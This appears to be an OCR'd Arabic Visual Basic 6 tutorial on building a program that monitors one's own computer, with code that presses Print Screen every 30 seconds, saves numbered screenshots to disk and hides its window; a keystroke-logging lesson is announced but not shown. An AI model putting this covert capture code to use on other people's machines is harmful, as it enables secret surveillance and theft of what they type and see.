بسم الله الرحمن الرحيم

تصمم برنامج لمراقبة جهازك في أثناء غيابك

محمد وليد الصوافطه


mwsawafta@hotmail.com

كيف تصمم برنامج لمراقبة جهازك في أثناء غيابك

بسم الله والصلاة والسلام على رسول الله ، سأشرح في هذا الدرس طريقة تصميم برنامج لمراقبة جهازك في أثناء غيابك . لعلك نعتقد أن الدرس صعب ولكنه في غاية السهولة .


الدرس الأول : تصوير حركات الشاشة

أولا **افتح الفيجول** بيسك كما هو موضح بالصورة التالية (الشكل ١-١):




الشكل (١-١)

بعد فتح الفيجول بيسك يظهر الشكل التالي صندوق الحوار التالي كما في الشكل (١-٢) :



الشكل(١-٢)

نختار Standard EXE كما هو موضح بالشكل (١-٢) **ثم ننقر على Open** يظهر لنا **الفورم** الذي سنصمم عليه برنامجنا كما هو موضح في الشكل التالي (١-٣) :




الشكل (١-٣)

الفكرة هي : برنامج يراقب جهازك بالصور ، ومن ثم يسجل أي كلمات يكتبها المستخدم

وقبل ان نقوم بتصميم البرنامج يجب عليك معرفة الشيء التالي ، هل تعرف مفتاح "Print Screen" الموجود على الكيبورد ، الكل يعرف هذا المفتاح ؛ فعندما تضغط على هذا المفتاح بأناملك الجميلة ، ثم تذهب إلى برنامج الرسام Paint

Start > programs > Accessories>Paint

ومن ثم تضغط على ctrl + v فإنك ستلصق الصورة في برنامج الرسام وتلاحظ أن صورة سطح المكتب أصبحت موجودة في برنامج الرسام ، أنظر إلى الشكل (١-٤)




الشكل (١-٤)

سنستغل هذه الطريقة بحيث نجعل الفيجول بيسك يضغط على "Print Screen" ثم نجعلة يسحب الصورة ويضعها في آداة الصور ، أو بمعنى آخر **"يسحبها من الذاكرة"** ومن ثم يحفظها في مكان معين على الهاردسك .


تصميم البرنامج :

الخطوة الأولى : أدرج Timer، وصندوق نص كما هو موضح بالشكل (١-٥)



الشكل (٢-٥)


كما تلاحظ سابقاً ، أدرجنا Timer1 و Picture1 ، هل تعرف **ماوظيفة Timer1** ؟؟؟ إن الوظيفة الرئيسية لهذه الآداة هي تنفيذ أمر معين "**بشكل متكرر وبعد فترة زمنية يحددها المستخدم وتسمى هذه الفترة (Interval)** " ، سنحدد هذه الفترة الآن ونجعلها تساوي ٣٠٠٠٠ والتي تساوي **نصف دقيقة** ، أنظر إلى الشكل (٢-٥)




الشكل (٢-٥)

لعلك لاحظت في الشكل السابق ، كيف بالإمكان تغير هذه الفترة ، وأصبحت تساوي ٣٠٠٠٠ .

ثم أدرج آداة النص Text كما يوضح الشكل التالي (٣-٥).



واجعل قيمتها تساوي صفر كما يوضح الشكل (٤-٥)




(٤-٥)

انتهينا من وضع الأدوات الآن ننتقل إلى خطوة البرمجة.

الخطوة الثانية : سنقوم اولاً ببرمجة Timer1 ، سنجعل Timer1 يصور الشاشة بعد كل نصف دقيقة.

ولكن قبل ذلك علينا وضع بعض التعريفات ، فنضغط على الفورم للوصول إلى صفحة البرمجة ونختار "General" و كما هو موضح في الشكل (٤-٦)




الشكل (٤-٦)

هدفي في هذه الطريقة الوصول "قسم الإعلانات" لتعريف الدوال المستخدمة ، علما بأننا لم نبدأ حتى الآن ببرمجة آداة Timer1 ، وعلى أية حال بعدما وصلنا الى قسم الإعلانات نكتب الكود التالي :

```
Private Declare Sub keybd_event Lib "user32.dll" (ByVal bVk As Byte, _
ByVal bScan As Byte, ByVal dwFlags As Long, ByVal dwExtraInfo As Long)
```

شرح الكود :

هذا الكود خاص بتعريف الدالة keybd_event ، أنظر إلى الشكل (٤-٧)



الشكل (٤-٧)

ارجو نقل الكود ، حتى لو لم تفهمه .

الآن نأتي إلى الخطوة الرئيسة وهي برمجة الـ Timer1 ، أنقر على الـ Timer1 مرتين لفتح صفحة البرمجة الخاصة به ، واكتب هذا الكود

```
Private Sub Timer1_Timer()
 keybd_event vbKeySnapshot, 0, 0, 0
  DoEvents
Text1.Text = Val(Text1.Text) + 1
   SavePicture Clipboard.GetData(),"D:\screen\" & Val(Text1.Text) & ".bmp"
Picture1.Picture = LoadPicture ("D:\screen\" & Val(Text1.Text) & ".bmp")
End Sub
```

طبعا السطر الأول : keybd_event vbKeySnapshot, 0, 0, 0 هذا السطر يجعل الـ Timer1 يضغط على زر "Print screen" والمسمى هنا بـ vbkeysnapshot وتخزينها في الذكرة.

والسطر الثاني : DoEvents تضيع بعض الوقت بينما يتم الإنتهاء من عملية التقاط الصورة.

والسطر الثالث : Text1.text =val(text1.text) + 1 يجعل قيمة Text1 تزداد كل مرة بقيمة ١ .

والسطر الرابع : SavePicture : تستخدم لحفظ الصورة وعند استخدام هذا الأمر **يجب تحديد مكان الصورة التى تريد حفظها** ووضعنا هنا الذاكرة "Clipboard.GetData()" ، **وتحديد المكان الذي ستحفظ الصورة فيه**. وهنا سنحفظ الصورة على هذا المسار "D:\screen\" & Val(Text1.Text) & ".bmp"


ووضعنا & Val(Text1.Text) & حتى كل مرة يحفظ الصورة باسم screen + "رقم الموجود" في text1

وهذا الرقم في كل مرة يزداد ؟؟؟ حتى يحفظ الصورة بإسم مختلف عن اسم الصورة التي قبلها.

والسطر الخامس : Picture1.Picture = LoadPicture("D:\Screen\" & Val(Text1.Text) & ".bmp")

استخدمنا هذا السطر لإستدعاء الصورة من مكانها وعرضها في Picture1 ، دائما لإستدعاء أي صورة نستخدم المكان الذي نريد عرض الصورة فيه وهو Picture1.picture ومن ثم نستخدم أمر الإستدعاء

وهو LoadPicture ، ويجب أن تحدد المكان الذي تريد عرض الصورة منه وهو **"D:\Screen\" &** **(Val(Text1.Text) & ".bmp")** ، علما بأنه لادعي من وضع هذا السطر ، ولكني وضعته حتى تستطيع عمل برنامج لعرض الصور ، وحتى تتمكن من التعامل مع آداة Picture ، أنظر إلى الشكل (٤-٨) .



الشكل (٤-٨)

شرح الآكواد بطريقة أخرى : في السطر الأول قام السيد Timer1 بالتقاط الصورة بواسطة الضغط على Print Screen وعبر عنها بـ vbkeySnapshot ، ومن ثم انتظر قليلا باستخدام الأمر DoEvent أردنا أن نحفظ الصورة بإسم Screen بعد استدعائها من الحافظة ولكن حتى **ما تنحفظ الصورة فوق الصورة التي قبلها** نغير اسمها أو نضيف لها قيمة تغير من اسمها كما فعلنا سابقا جعلنا كل صورة تتميز عن الأخرى برقم .


ولكن يوجد نقطة لم ننتبه لها ، وهي أن الفوروم ظاهر أمام المستخدم ، لذلك يجب إخفاءه ليتم التصوير في الخفاء ، ننقر على الفورم مرتين فتظهر صفحة البرمجة الخاصة به ، ونكتب هذا الكود :

```
Private Sub Form_Load()

From1.Hide

End Sub
```

لاداعي لشرح الكود فقط استخدمنا الأمر hide لإخفاء الفورم ونستطيع استخدام هذا الكود Me.hide بدلا من الكود السابق ، فكل الطرق تؤدي إلى نفس النتيجة ، أنظر إلى الشكل (٤-٩)




الشكل (٤-٩)

انتهينا من برنامج تصوير الشاشة في الخفاء ، وهذا الكود النهائي بشكل كامل


```
Private Declare Sub keybd_event Lib "user32.dll" (ByVal bVk As Byte, _
ByVal bScan As Byte, ByVal dwFlags As Long, ByVal dwExtraInfo As Long)
Private Sub Form_Load()
Form1.Hide
End Sub
Private Sub Timer1_Timer()
 keybd_event vbKeySnapshot, 0, 0, 0
  DoEvents
Text1.Text = Val(Text1.Text) + 1
   SavePicture Clipboard.GetData(), "D:\screen\" & Val(Text1.Text) & ".bmp"
  Picture1.Picture = LoadPicture("D:\screen\" & Val(Text1.Text) & ".bmp")
End Sub
```

الخطوة الأخيرة: كيف أجعل برنامجي كباقي البرامج بصيغة EXE ، طبعا هذه الخطوة من أسهل مايكون ، فقط إذهب إلى File ثم Make كما هو مبين في الشكل (٤-١٠)



الشكل (٤-١٠)

فتظهر لك نافذة لحفظ مشروعك كما يوضح الشكل (٤-١١) ، حدد مكان مشروعك ، وغير اسمه حسب رغبتك ومن ثم اضغط OK وهذا ما يوضحه الشكل (٤-١٢)



الشكل (٤-١٢)

وهكذا نكون قد انتهينا من برنامج مراقبة الشاشة بالصور ، وحتى تتمكن من معرف طرق التعامل مع الذاكرة يمكنك الوصول إلى هذا الرابط

http://forum.kooora.com/f.aspx?t=22279335

ملاحظة : يمكن تصميم برنامج لعرض الصور باستخدام الـــ LoadPicture .

الدرس الثانى : تسجيل مايكتبه المستخدم

